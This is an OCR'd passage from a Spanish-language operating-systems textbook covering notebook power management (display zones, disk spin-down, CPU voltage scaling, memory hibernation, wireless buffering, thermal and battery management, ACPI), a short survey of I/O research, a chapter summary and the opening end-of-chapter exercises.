Las baterías son de dos tipos generales: desechables y recargables. Las baterías desechables (entre las más comunes se cuentan las AAA, AA y D) se pueden utilizar para operar dispositivos de bolsillo, pero no tienen suficiente energía como para operar computadoras notebook con grandes pantallas brillantes. Por el contrario, una batería recargable puede almacenar suficiente energía como para operar una notebook durante unas cuantas horas. Las baterías de níquel-cadmio solían dominar esta área, pero cedieron el paso a las baterías híbridas de níquel-metal, que duran más tiempo y no contaminan tanto el ambiente cuando se desechan. Las baterías de ion-litio son aún mejores, y se pueden recargar sin tener que drenarse por completo primero, pero su capacidad también es muy limitada.

El método general que la mayoría de los distribuidores de computadoras utilizan para conservar las baterías es diseñar la CPU, la memoria y los dispositivos de E/S para que tenga múltiples estados: encendido, inactivo, hibernando y apagado. Para utilizar el dispositivo, debe estar encendido. Cuando el dispositivo no se va a utilizar durante un tiempo corto se puede poner en inactividad, lo cual reduce el consumo de energía. Cuando no se va a utilizar durante un intervalo mayor, se puede poner en hibernación, lo cual reduce el consumo de energía aún más. La concesión aquí es que para sacar a un dispositivo de hibernación a menudo se requiere más tiempo y energía que para sacarlo del estado inactivo. Por último, cuando un dispositivo se apaga, no hace nada y no consume energía. No todos los dispositivos tienen estos estados, pero cuando los tienen es responsabilidad del sistema operativo administrar las transiciones de estado en los momentos apropiados.

Algunas computadoras tienen dos o incluso tres botones de energía. Uno de estos puede poner a toda la computadora en estado inactivo, del que se puede despertar rápidamente al teclear un carácter o mover el ratón; otro botón puede poner a la computadora en estado de hibernación, del cual para despertarse requiere más tiempo. En ambos casos, estos botones por lo general no hacen nada más que enviar una señal al sistema operativo, que se encarga del resto en el software. En algunos países los dispositivos eléctricos deben, por ley, tener un interruptor de energía mecánico que interrumpa un circuito y retire la energía del dispositivo, por razones de seguridad. Para cumplir con esta ley, tal vez sea necesario otro interruptor.

La administración de la energía hace que surjan varias preguntas con las que el sistema operativo debe lidiar. Muchas de ellas se relacionan con la hibernación de los recursos (apagar los dispositivos en forma selectiva y temporal, o al menos reducir su consumo de energía mientras están inactivos). Las preguntas que se deben responder incluyen las siguientes: ¿Qué dispositivos se pueden controlar? ¿Están encendidos/apagados, o tienen estados intermedios? ¿Cuánta energía se ahorra en los estados de bajo consumo de energía? ¿Se gasta energía al reiniciar el dispositivo? ¿Debe guardarse algún contexto cuando se pasa a un estado de bajo consumo de energía? ¿Cuánto se requiere para regresar al estado de energía máxima? Desde luego que las respuestas a estas preguntas varían de dispositivo en dispositivo, por lo que el sistema operativo debe ser capaz de lidiar con un rango de posibilidades.

Varios investigadores han examinado las computadoras notebook para ver a dónde va la energía. Li y colaboradores (1994) midieron varias cargas de trabajo y llegaron a la conclusión que se muestra en la figura 5-45. Lorch y Smith (1998) hicieron mediciones en otras máquinas y llegaron a las conclusiones que se muestran en la figura 5-45. Weiser y colaboradores (1994) también hicie-

ron mediciones, pero no publicaron los valores numéricos. Simplemente indicaron que los principales tres consumidores de energía eran la pantalla, el disco duro y la CPU, en ese orden. Aunque estos números no están muy cerca unos de otros, posiblemente debido a las distintas marcas de computadoras que se midieron sin duda tienen distintos requerimientos de energía, se ve claro que la pantalla, el disco duro y la CPU son objetivos obvios para ahorrar energía.

Dispositivo	Li y colaboradores (1994)	Lorch y Smith (1998)
Pantalla	68%	39%
CPU	12%	18%
Disco duro	20%	12%
Módem		6%
Sonido		2%
Memoria	0.5%	1%
Otros		22%

Figura 5-45. Consumo de energía de varias partes de una computadora notebook.

5.8.2 Cuestiones del sistema operativo

El sistema operativo desempeña un papel clave en la administración de la energía. Controla todos los dispositivos, por lo que debe decidir cuál apagar y cuándo hacerlo. Si apaga un dispositivo y éste se llega a necesitar rápidamente, puede haber un molesto retraso mientras se reinicia. Por otra parte, si espera demasiado para apagar un dispositivo, la energía se desperdicia.

El truco es buscar algoritmos y heurística que permitan al sistema operativo tomar buenas decisiones sobre lo que se va a apagar y cuándo se debe hacer. El problema es que “buenas” es muy subjetivo. Un usuario puede encontrar aceptable que después de 30 segundos de no utilizar la computadora, se requieran 2 segundos para que ésta responda a una pulsación de teclas. A otro usuario le puede parecer muy molesto bajo las mismas condiciones. En la ausencia de entrada de audio, la computadora no puede distinguir entre estos dos usuarios.

La pantalla

Ahora veamos los dispositivos que gastan la mayor parte de la energía, para ver qué se puede hacer al respecto. El principal elemento consumidor de energía es la pantalla. Para obtener una imagen nítida y brillante, la pantalla debe tener luz posterior, y eso requiere una energía considerable. Muchos sistemas operativos tratan de ahorrar energía aquí al apagar la pantalla cuando no hay actividad durante cierto número de minutos. A menudo, el usuario puede decidir cuál va a ser el intervalo de desconexión, con lo cual se deja al usuario la elección entre tener la pantalla en blanco frecuentemente y agotar la batería rápidamente (y tal vez el usuario no desee tener que hacer esta

elección). Apagar la pantalla es un estado de inactividad, debido a que se puede regenerar (a partir de la RAM de video) casi en forma instantánea, cuando se oprime una tecla o se mueve el dispositivo señalador.

Flinn y Satyanarayanan (2004) propusieron una posible mejora. Sugirieron hacer que la pantalla consista en cierto número de zonas que se pueden apagar o encender de manera independiente. En la figura 5-46 se ilustran 16 zonas, utilizando líneas punteadas para separarlas. Cuando el cursor se encuentra en la ventana 2, como se muestra en la figura 5-46(a), sólo se tienen que encender las cuatro zonas en la esquina inferior derecha. Las otras 12 pueden estar apagadas, con lo cual se ahorran 3/4 de la energía de la pantalla.

Cuando el usuario mueve el cursor a la ventana 1, se pueden apagar las zonas para la ventana 2 y las zonas detrás de la ventana 1 se pueden encender. Sin embargo, como la ventana 1 se extiende por 9 zonas, se necesita más energía. Si el administrador de ventanas puede detectar lo que está ocurriendo, puede mover de manera automática la ventana 1 para que se acomode en 4 zonas, con un tipo de acción de ajuste automático a la zona, como se muestra en la figura 5-46(b). Para lograr esta reducción de 9/16 de la energía máxima a 4/16, el administrador de ventanas tiene que comprender la administración de energía, o ser capaz de aceptar instrucciones de alguna otra pieza del sistema que lo haga. Algo más sofisticado sería la habilidad de iluminar en forma parcial una ventana que no esté completamente llena (por ejemplo, una ventana que contenga líneas cortas de texto se podría mantener apagada en la parte derecha).




Figura 5-46. El uso de zonas para iluminar la pantalla por la parte posterior. (a) Cuando se selecciona la ventana 2 no se mueve. (b) Cuando se selecciona la ventana 1, se mueve para reducir el número de zonas iluminadas.

El disco duro

Otro de los principales villanos es el disco duro. Requiere una energía considerable para mantenerse girando a una alta velocidad, incluso aunque no haya accesos. Muchas computadoras, en especial las notebooks, hacen que el disco deje de girar después de cierto número de segundos o minutos de inactividad. Cuando se necesita otra vez, se vuelve a arrancar. Por desgracia, un disco detenido

está en hibernación en vez de inactividad, ya que se requieren unos cuantos segundos para hacer que vuelva a girar, lo cual produce retrasos considerables para el usuario.

Además, al reiniciar el disco se consume una energía adicional considerable. Como consecuencia, cada disco tiene un tiempo característico (T_d) que representa su punto muerto, a menudo en el rango de 5 a 15 segundos. Suponga que el siguiente acceso al disco se espera durante cierto tiempo t en el futuro. Si $t < T_d$, se requiere menos energía para mantener el disco girando que para apagarlo y después volver a encenderlo rápidamente. Si $t > T_d$, la energía que se ahorra hace que valga la pena apagar el disco y volver a encenderlo mucho después. Si se pudiera hacer una buena predicción (por ejemplo, con base en los patrones de acceso anteriores), el sistema operativo podría hacer buenas predicciones para apagar dispositivos y ahorrar energía. En la práctica, la mayoría de los sistemas son conservadores y sólo detienen el disco hasta después de unos cuantos minutos de inactividad.

Otra forma de ahorrar energía del disco es tener una caché de disco de un tamaño considerable en la RAM. Si se necesita un bloque que se encuentra en la caché, no hay que reiniciar un disco inactivo para satisfacer la lectura. De manera similar, si se puede colocar en el búfer de la caché una escritura en el disco, no hay que reiniciar a un disco detenido sólo para realizar la escritura. El disco puede permanecer apagado hasta que se llene la caché u ocurra un fallo en la lectura.

Otra forma de evitar arranques innecesarios del disco es que el sistema operativo mantenga informados a los programas acerca del estado del disco, enviándoles mensajes o señales. Algunos programas tienen escrituras discrecionales que se pueden omitir o retrasar. Por ejemplo, un procesador de palabras se puede configurar para que escriba el archivo que se está editando al disco cada cierto número de minutos. Si el procesador de palabras sabe que el disco está apagado en el momento en que normalmente escribiría el archivo, puede retrasar esta escritura hasta que el disco se vuelva a encender, o hasta que haya transcurrido cierto tiempo adicional.

La CPU

La CPU también se puede administrar para ahorrar energía. La CPU de una notebook se puede poner en estado inactivo mediante software, con lo cual se reduce el uso de la energía a casi cero. Lo único que puede hacer en este estado es despertarse cuando ocurra una interrupción. Por lo tanto, cada vez que la CPU está inactiva, ya sea en espera de E/S o debido a que no tiene nada que hacer, pasa al estado inactivo.

En muchas computadoras hay una relación entre el voltaje de la CPU, el ciclo de reloj y el uso de la energía. A menudo el voltaje de la CPU se puede reducir mediante software, lo cual ahorra energía pero también reduce el ciclo de reloj (aproximadamente en forma lineal). Como la energía consumida es proporcional al cuadrado del voltaje, al reducir el voltaje a la mitad la CPU se vuelve la mitad de rápida, pero a 1/4 de la energía.

Esta propiedad se puede explotar para los programas con tiempos de entrega bien definidos, como los visores de multimedia que tienen que descomprimir y mostrar un cuadro cada 40 mseg, pero se vuelven inactivos si lo hacen con más rapidez. Suponga que una CPU utiliza x joules mientras está en ejecución a toda velocidad durante 40 mseg, y $x/4$ joules cuando opera a la mitad de la velocidad. Si un visor de multimedia puede descomprimir y mostrar un cuadro en 20 mseg, el sistema operativo puede operar con la máxima energía durante 20 mseg y después apagarse por 20 mseg, para un uso total de energía de $x/2$ joules. De manera alternativa, puede operar a la mitad de la energía y sólo hacer la

entrega, pero usar sólo *x*/4 joules. En la figura 5-47 se muestra una comparación entre la operación a máxima velocidad y máxima energía durante cierto intervalo de tiempo, y la operación a la mitad de la velocidad y un cuarto de la energía por un intervalo del doble de tiempo. En ambos casos se realiza el mismo trabajo, pero en la figura 5-47(b) sólo se consume la mitad de la energía al realizarlo.




Figura 5-47. (a) Operación a máxima velocidad. (b) Recorte de voltaje por dos, de la velocidad por dos y del consumo de energía por cuatro.

De manera similar, si el usuario está escribiendo a 1 carácter/segundo, pero el trabajo necesario para procesar el carácter requiere 100 mseg, es mejor que el sistema operativo detecte los extensos periodos de inactividad y reduzca la velocidad de la CPU por un factor de 10. En resumen, es más eficiente operar a una menor velocidad que a una mayor velocidad.

La memoria

Existen dos opciones posibles para ahorrar energía con la memoria. En primer lugar, la caché se puede vaciar y después apagarse. Siempre se puede volver a cargar de la memoria principal sin pérdida de información. La recarga se puede realizar en forma dinámica y rápida, por lo que apagar la caché es por completo un estado de inactividad.

Una opción más drástica es escribir el contenido de la memoria principal en el disco y después apagar la memoria principal en sí. Este método es la hibernación, ya que se puede cortar casi toda la energía a la memoria a expensas de un tiempo de recarga considerable, en especial si el disco también está apagado. Cuando se apaga la memoria, la CPU tiene que apagarse también, o tiene que ejecutarse de la ROM. Si la CPU está apagada, la interrupción que la despierta tiene que hacer que salte al código en la ROM, de manera que la memoria se pueda recargar antes de utilizarla. A pesar de toda la sobrecarga, desconectar la memoria durante largos periodos (horas) puede valer la pena si es más conveniente reiniciar en unos cuantos segundos que tener que reiniciar el sistema operativo del disco, lo cual a menudo requiere de un minuto o más.

Comunicación inalámbrica

Cada vez hay más computadoras portátiles con una conexión inalámbrica al mundo exterior (por ejemplo, Internet). El transmisor y receptor de radio requeridos son a menudo grandes consumidores de energía. En especial, si el receptor de radio siempre está encendido para escuchar el correo

electrónico entrante, la batería se puede agotar con mucha rapidez. Por otra parte, si el radio se apaga después de, por ejemplo, 1 minuto de estar inactivo, se podrán perder los mensajes entrantes, lo cual sin duda es indeseable.

Kravets y Krishnan (1998) han propuesto una solución eficiente para este problema. El núcleo de su solución explota el hecho de que las computadoras móviles se comunican con estaciones de base fija que tienen grandes memorias y discos, sin restricciones de energía. Lo que proponen es hacer que la computadora móvil envíe un mensaje a la estación base cuando esté a punto de desconectar el radio. De ahí en adelante, la estación de radio coloca en un búfer los mensajes entrantes en su disco. Cuando la computadora móvil vuelve a encender el radio, se lo hace saber a la estación base. En ese momento se le puede enviar cualquier mensaje acumulado.

Los mensajes salientes que se generan cuando el radio está apagado se colocan en un búfer en la computadora móvil. Si el búfer amenaza con llenarse, el radio se enciende y la cola se transmite a la estación base.

¿Cuándo debe apagarse el radio? Una posibilidad es dejar que el usuario o el programa de aplicación lo decidan. Otra es apagarlo después de varios segundos de inactividad. ¿Cuándo debe volver a encenderse? De nuevo, el usuario o programa podría decidir, o se podría encender en forma periódica para comprobar el tráfico entrante y transmitir los mensajes en cola. Desde luego que también debería encenderse cuando el búfer de salida esté a punto de llenarse. También son posibles otras heurísticas.

Administración térmica

Una cuestión algo distinta, pero que también está relacionada con la energía, es la administración térmica. Las CPUs modernas se calientan en extremo debido a su alta velocidad. Los equipos de escritorio por lo general tienen un ventilador eléctrico interno para sacar el aire caliente del chasis. Como la reducción del consumo de energía comúnmente no es una cuestión preponderante con los equipos de escritorio, normalmente el ventilador está encendido todo el tiempo.

Con las notebooks, la situación es distinta. El sistema operativo tiene que monitorear la temperatura en forma continua. Cuando se acerca a la temperatura máxima permisible, el sistema operativo tiene que tomar una decisión. Puede encender el ventilador, que hace ruido y consume energía. De manera alternativa puede reducir el consumo de energía al reducir la luz posterior de la pantalla, reducir la velocidad de la CPU, ser más agresivo y desconectar el disco, o algo similar.

Cierta entrada por parte del usuario podría ser valiosa como guía. Por ejemplo, un usuario podría especificar por adelantado que el ruido del ventilador es objetable, por lo que el sistema operativo reduciría el consumo de energía en su defecto.

Administración de baterías

En los viejos tiempos, una batería sólo proporcionaba corriente hasta que se agotaba, momento en el cual se detenía. Esto ya no es así; actualmente, las laptops utilizan baterías inteligentes que se pueden comunicar con el sistema operativo. Si se les solicita, pueden informar su máximo voltaje, el voltaje actual, la máxima carga, la carga actual, la máxima proporción de agotamiento, la proporción de

agotamiento actual y mucho más. La mayoría de las computadoras notebook tienen programas que se pueden ejecutar para consultar y mostrar todos estos parámetros. A las baterías inteligentes también se les puede instruir para que cambien varios parámetros operacionales bajo el control del sistema operativo.

Algunas notebooks tienen varias baterías. Cuando el sistema operativo detecta que una batería está a punto de agotarse por completo, tiene que arreglar un cambio a la siguiente batería, sin que se corte la energía durante la transición. Cuando la última batería está a punto de agotarse, depende del sistema operativo advertir al usuario y después realizar un apagado ordenado; por ejemplo, asegurándose que el sistema de archivos no se corrompa.

Interfaz de drivers

El sistema Windows tiene un mecanismo elaborado para realizar la administración de energía, conocido como **ACPI** (*Advanced Configuration and Power Interface*, Interfaz avanzada de configuración y energía). El sistema operativo puede enviar a cualquier controlador que cumpla con este mecanismo por medio de comandos para pedir que reporte las capacidades de sus dispositivos y sus estados actuales. Esta característica es muy importante cuando se combina con los dispositivos “plug and play”, ya que justo después de iniciarse, el sistema operativo ni siquiera sabe qué dispositivos hay presentes, y mucho menos sus propiedades con respecto al consumo de energía o a su capacidad de administración de la misma.

También puede enviar comandos a los controladores para pedirles que reduzcan sus niveles de energía (con base en las capacidades que detectó antes, desde luego). También hay cierto tráfico en el sentido contrario. En especial cuando un dispositivo como un teclado o un ratón detecta actividad después de un periodo de inactividad, ésta es una señal para el sistema de que debe regresar a la operación (casi) normal.

5.8.3 Cuestiones de los programas de aplicaciones

Hasta ahora hemos analizado las formas en que el sistema operativo puede reducir el uso de energía por parte de varios tipos de dispositivos. Pero también hay otro método: indicar a los programas que utilicen menos energía, aun si esto significa proporcionar una experiencia más pobre al usuario (es mejor una experiencia más pobre que ninguna experiencia, cuando la batería se agota y las luces se apagan). Por lo general, esta información se pasa cuando la carga de la batería está por debajo de cierto valor de umbral. Después es responsabilidad de los programas decidir entre degradar el rendimiento para extender la vida de la batería, o mantener el rendimiento y arriesgarse a quedarse sin energía.

Una de las preguntas que surge aquí es acerca de cómo puede un programa degradar su rendimiento para ahorrar energía. Esta pregunta ha sido estudiada por Flinn y Satyanarayanan (2004). Ellos proporcionaron cuatro ejemplos de cómo el rendimiento degradado puede ahorrar energía. Ahora los analizaremos.

En este estudio, la información se presenta al usuario en varias formas. Cuando no hay degradación se presenta la mejor información posible. Cuando hay degradación, la fidelidad (precisión)

de la información que se presenta al usuario es peor de lo que hubiera podido ser. En breve veremos ejemplos de esto.

Para poder medir el uso de la energía, Flinn y Satyanarayanan idearon una herramienta de software llamada PowerScope. Lo que hace es proporcionar un perfil de uso de energía de un programa. Para usarlo, una computadora debe estar conectada a una fuente de energía externa a través de un multímetro digital controlado por software. Mediante el uso del multímetro, el software puede leer el número de miliamperes que provienen de la fuente de energía y así determinar la energía instantánea que está consumiendo la computadora. Lo que hace PowerScope es muestrear en forma periódica el contador del programa y el uso de energía, y escribir estos datos en un archivo. Una vez que ha terminado el programa, se analiza el archivo para obtener el uso de energía de cada procedimiento. Estas mediciones formaron la base de sus observaciones. También se utilizaron mediciones en el ahorro de energía del hardware y formaron la línea de base con la que se midió el rendimiento degradado.

El primer programa que se midió fue un reproductor de video. En modo no degradado, reproduce 30 cuadros/segundo en resolución completa y a colores. Una forma de degradación es abandonar la información de color y mostrar el video en blanco y negro. Otra forma de degradación es reducir la velocidad de los cuadros, que produce parpadeos y proporciona a la película una calidad inferior. Otra forma más de degradación es reducir el número de pixeles en ambas direcciones, ya sea reduciendo la resolución espacial o la imagen a mostrar. Las mediciones de este tipo ahorraron aproximadamente 30% de la energía.

El segundo programa fue un reconocedor de voz. Realizaba un muestreo del micrófono para construir una forma de onda la cual podía analizarse en la computadora notebook o enviarse a través de un enlace de radio para analizarla en una computadora fija. Al hacer esto se ahorra energía de la CPU, pero se utiliza energía para el radio. La degradación se logró al utilizar un vocabulario más pequeño y un modelo acústico más simple. La ganancia aquí fue de aproximadamente un 35%.

El siguiente ejemplo fue un visor de mapas que obtenía el mapa a través del enlace de radio. La degradación consistía en recortar el mapa en medidas más pequeñas, o indicar al servidor remoto que omitiera los caminos más pequeños, requiriendo así menos bits para transmitir. De nuevo, aquí se obtuvo una ganancia de 35%.

El cuarto experimento fue con la transmisión de imágenes JPEG a un navegador Web. El estándar JPEG permite varios algoritmos para intercambiar la calidad de la imagen con el tamaño del archivo. Aquí, la ganancia promedio fue de sólo 9%. Inlcuso así, en general los experimentos mostraron que al aceptar cierta degradación de la calidad, el usuario puede trabajar más tiempo en una batería dada.

5.9 INVESTIGACIÓN ACERCA DE LA E/S

Hay una cantidad considerable de investigación acerca de la entrada/salida, pero la mayoría está enfocada en dispositivos específicos, en vez de la E/S en general. A menudo, el objetivo es mejorar el rendimiento de una manera u otra.

Los sistemas de disco son uno de los casos en cuestión. Los algoritmos de programación del brazo del disco son un área de investigación siempre popular (Bachmat y Braverman, 2006; y Zarandioon y Thomasian, 2006), al igual que los arreglos de discos (Arnan y colaboradores, 2007). La

optimización de la ruta completa de E/S también es de interés (Riska y colaboradores, 2007). También hay investigación sobre la caracterización de la carga de trabajo del disco (Riska y Riedel, 2006). Una nueva área de investigación relacionada con los discos son los discos flash de alto rendimiento (Birrell y colaboradores, 2007; y Chang, 2007). Los controladores de dispositivos también están obteniendo cierta atención necesaria (Ball y colaboradores, 2006; Ganapathy y colaboradores, 2007; Padioleau y colaboradores, 2006).

Otra nueva tecnología de almacenamiento es MEMS (*Micro-Electrical-Mechanical Systems*, Sistemas micro electromecánicos), que pueden reemplazar (o al menos complementar) a los discos (Rangaswami y colaboradores, 2007; y Yu y colaboradores, 2007). Otra área de investigación prometedora es cómo hacer el mejor uso de la CPU dentro del controlador de disco; por ejemplo, para mejorar el rendimiento (Gurumurthi, 2007) o para detectar virus (Paul y colaboradores, 2005).

Algo sorprendente es que el modesto reloj sigue siendo un tema de investigación. Para proveer una buena resolución, algunos sistemas operativos operan el reloj a 1000 Hz, lo cual produce una sobrecarga considerable. La investigación se enfoca en cómo deshacerse de esta sobrecarga (Etsion y colaboradores, 2003; Tsafir y colaboradores, 2005).

Los clientes delgados también son un tema de considerable interés (Kissler y Hoyt, 2005; Ritschard, 2006; Schwartz y Gerrazzi, 2005).

Dado el gran número de científicos computacionales con computadoras notebooks y el microscópico tiempo de batería en la mayoría de ellos, no debe sorprender que haya un enorme interés en cuanto al uso de técnicas de software para reducir el consumo de energía. Entre los temas especializados que se están analizando se encuentran: escribir código de aplicaciones para maximizar los tiempos de inactividad del disco (Son y colaboradores, 2006), hacer que los discos giren a menor velocidad cuando se utilicen poco (Gurumurthi y colaboradores, 2003), utilizar modelos de programa para predecir cuándo se pueden desconectar las tarjetas inalámbricas (Hom y Kremer, 2003), ahorro de energía para VoIP (Gleeson y colaboradores, 2006), examinar el costo de energía de la seguridad (Aaraj y colaboradores, 2007), realizar programación de multimedia haciendo uso eficiente de la energía (Yuan y Nahrstedt, 2006), e incluso hacer que una cámara integrada detecte si hay alguien viendo la pantalla y desconectarla cuando nadie la esté viendo (Dalton y Ellis, 2003). En el extremo de bajo rendimiento, otro tema popular es el uso de la energía en las redes de monitoreo (Min y colaboradores, 2007; Wang y Xiao, 2006). Al otro extremo del espectro, guardar energía en grandes granjas de servidores también es de interés (Fan y colaboradores, 2007; Tolentino y colaboradores, 2007).

5.10 RESUMEN

A menudo las operaciones de entrada/salida son un tema ignorado pero importante. Una fracción considerable de cualquier sistema operativo está relacionada con las operaciones de E/S. Estas operaciones se pueden llevar a cabo en una de tres formas. En primer lugar está la E/S programada, en la que la CPU principal recibe o envía cada byte o palabra y entra a un ciclo estrecho para esperar hasta que pueda obtener o enviar el siguiente byte. En segundo lugar está la E/S controlada por interrupciones, en la que la CPU inicia una transferencia de E/S para un carácter o palabra y se pone a hacer algo más hasta que llega una interrupción indicando que se completó la operación de E/S. En tercer lugar está el DMA, en el que un chip separado administra la transferencia completa de un bloque de datos, y recibe una interrupción sólo cuando se ha transferido todo el bloque completo.

La E/S se puede estructurar en cuatro niveles: los procedimientos de servicio de interrupciones, los controladores de dispositivos, el software de E/S independiente del dispositivo, y las bibliotecas de E/S y el uso de colas que se ejecutan en espacio de usuario. Los controladores de dispositivos se encargan de los detalles de operación de los dispositivos, y proporcionan interfaces uniformes para el resto del sistema operativo. El software de E/S independiente del dispositivo realiza cosas como el uso de búfer y el reporte de errores.

Los discos vienen en una variedad de tipos, incluyendo los discos magnéticos, RAIDs y varios tipos de discos ópticos. A menudo se pueden utilizar algoritmos de planificación del brazo del disco para mejorar su rendimiento, pero la presencia de la geometría virtual complica las cosas. Al colocar dos discos para formar un par, se puede construir un medio de almacenamiento estable con ciertas propiedades útiles.

Los relojes se utilizan para llevar la cuenta de la hora real y limitan el tiempo que se pueden ejecutar los procesos, manejan temporizadores guardianes y realizan la contabilidad.

Las terminales orientadas a caracteres tienen una variedad de cuestiones relacionadas con los caracteres especiales que se pueden introducir, y las secuencias de escape especiales que se pueden imprimir. La entrada puede estar en modo crudo o cocido, dependiendo de cuánto control desee el programa sobre la entrada. Las secuencias de escape en la salida controlan el movimiento del cursor y permiten insertar y eliminar texto en la pantalla.

La mayoría de los sistemas UNIX utilizan el Sistema X Window como la base de la interfaz de usuario. Consiste en programas enlazados con bibliotecas especiales que emiten comandos de dibujo, y un servidor X que escribe en la pantalla.

Muchas computadoras personales utilizan GUIs para mostrar la información al usuario. Éstas se basan en el paradigma WIMP: ventanas, iconos, menús y un dispositivo señalador. Los programas basados en GUI por lo general son controlados por eventos, en donde los eventos de teclado, ratón y otros dispositivos se envían al programa para procesarlos tan pronto como ocurren. En los sistemas UNIX, las GUIs casi siempre se ejecutan encima de X.

Los clientes delgados tienen algunas ventajas en comparación con las PCs estándar, siendo las más notables su simplicidad y menor necesidad de mantenimiento por parte de los usuarios. Los experimentos con el cliente delgado THINC han demostrado que con cinco primitivas simples es posible construir un cliente con un buen rendimiento, incluso para el video.

Por último, la administración de la energía es una cuestión importante para las computadoras notebook, ya que los tiempos de vida de las baterías son limitados. El sistema operativo puede emplear varias técnicas para reducir el consumo de energía. Los programas también pueden ayudar al sacrificar cierta calidad por tiempos de vida más largos para las baterías.

PROBLEMAS

1. Los avances en la tecnología de los chips han hecho posible colocar todo un controlador, incluyendo la lógica de acceso al bus, en un chip económico. ¿Cómo afecta eso al modelo de la figura 1-5?

2. Dadas las velocidades listadas en la figura 5-1, ¿es posible explorar documentos desde un escáner y transmitirlos sobre una red 802.11g a la máxima velocidad? Defienda su respuesta.

3. La figura 5-3(b) muestra una forma de tener E/S por asignación de memoria, incluso en presencia de buses separados para la memoria y los dispositivos de E/S, a saber, primero se prueba el bus de memoria y si falla, se prueba el bus de E/S. Un astuto estudiante de ciencias computacionales ha ideado una mejora sobre esta idea: probar ambos en paralelo, para agilizar el proceso de acceder a los dispositivos de E/S. ¿Qué piensa usted sobre esta idea?

4. Suponga que un sistema utiliza DMA para la transferencia de datos del controlador del disco a la memoria principal. Suponga además que se requieren t_1 nseg en promedio para adquirir el bus, y t_2 nseg par transferir una palabra a través del bus ($t_1 \gg t_2$). Una vez que la CPU ha programado el controlador de DMA, ¿cuánto tiempo se requiere para transferir 1000 palabras del controlador de disco a la memoria principal, si (a) se utiliza el modo de una palabra a la vez, (b) se utiliza el modo ráfaga? Suponga que para comandar el controlador de disco se requiere adquirir el bus para enviar una palabra, y para reconocer una transferencia también hay que adquirir el bus para enviar una palabra.

5. Suponga que una computadora puede leer o escribir una palabra de memoria en 10 nseg. Suponga además que cuando ocurre una interrupción, se meten en la pila los 32 registros más el contador del programa y el PSW. ¿Cuál es el número máximo de interrupciones por segundo que puede procesar esta máquina?

6. Los arquitectos de CPUs saben que los escritores de sistemas operativos odian las interrupciones imprecisas. Una manera de complacer a los escritores de SO es que la CPU deje de emitir nuevas instrucciones cuando se señale una interrupción, pero que permita que todas las instrucciones que se están ejecutando terminen y después obligue a que se produzca la interrupción. ¿Tiene este método alguna desventaja? Explique su respuesta.

7. En la figura 5-9(b), la interrupción no se reconoce sino hasta después de que se haya enviado el siguiente carácter a la impresora. ¿Podría haberse reconocido de igual forma justo al inicio del procedimiento de servicio de interrupciones? De ser así, mencione una razón de hacerlo al final, como en el texto. Si no es así, ¿por qué no?

8. Una computadora tiene una línea de tubería de tres etapas, como se muestra en la figura 1-6(a). En cada ciclo de reloj se obtiene una nueva instrucción de la memoria en la dirección a la que apunta el PC, se coloca la nueva instrucción en la tubería y se avanza el PC. Cada instrucción ocupa exactamente una palabra de memoria. Las instrucciones que ya están en la tubería se avanzan una etapa. Cuando ocurre una interrupción, el PC actual se mete en la pila y al PC se le asigna la dirección del manejador de interrupciones. Después la tubería se desplaza una etapa a la derecha, se obtiene la primera instrucción del manejador de interrupciones y se coloca en la tubería. ¿Tiene esta máquina interrupciones precisas? Defienda su respuesta.

9. Una página ordinaria de texto contiene 50 líneas de 80 caracteres cada una. Imagine que cierta impresora puede imprimir 6 páginas por minuto, y que el tiempo para escribir un carácter en el registro de salida de la impresora es tan corto que puede ignorarse. ¿Tiene sentido operar esta impresora mediante la E/S controlada por eventos, si cada carácter impreso requiere una interrupción que tarda 50 μseg en ser atendida?

10. Explique cómo un SO puede facilitar la instalación de un nuevo dispositivo sin necesidad de volver a compilar el SO.

11. ¿En cuál de los cuatro niveles de software de E/S se realiza cada una de las siguientes acciones?

(a) Calcular la pista, sector y cabeza para una lectura de disco.

(b) Escribir comandos en los registros de dispositivo.
(c) Comprobar si el usuario tiene permiso de utilizar el dispositivo.
(d) Convertir los enteros binarios a ASCII para imprimirlos.

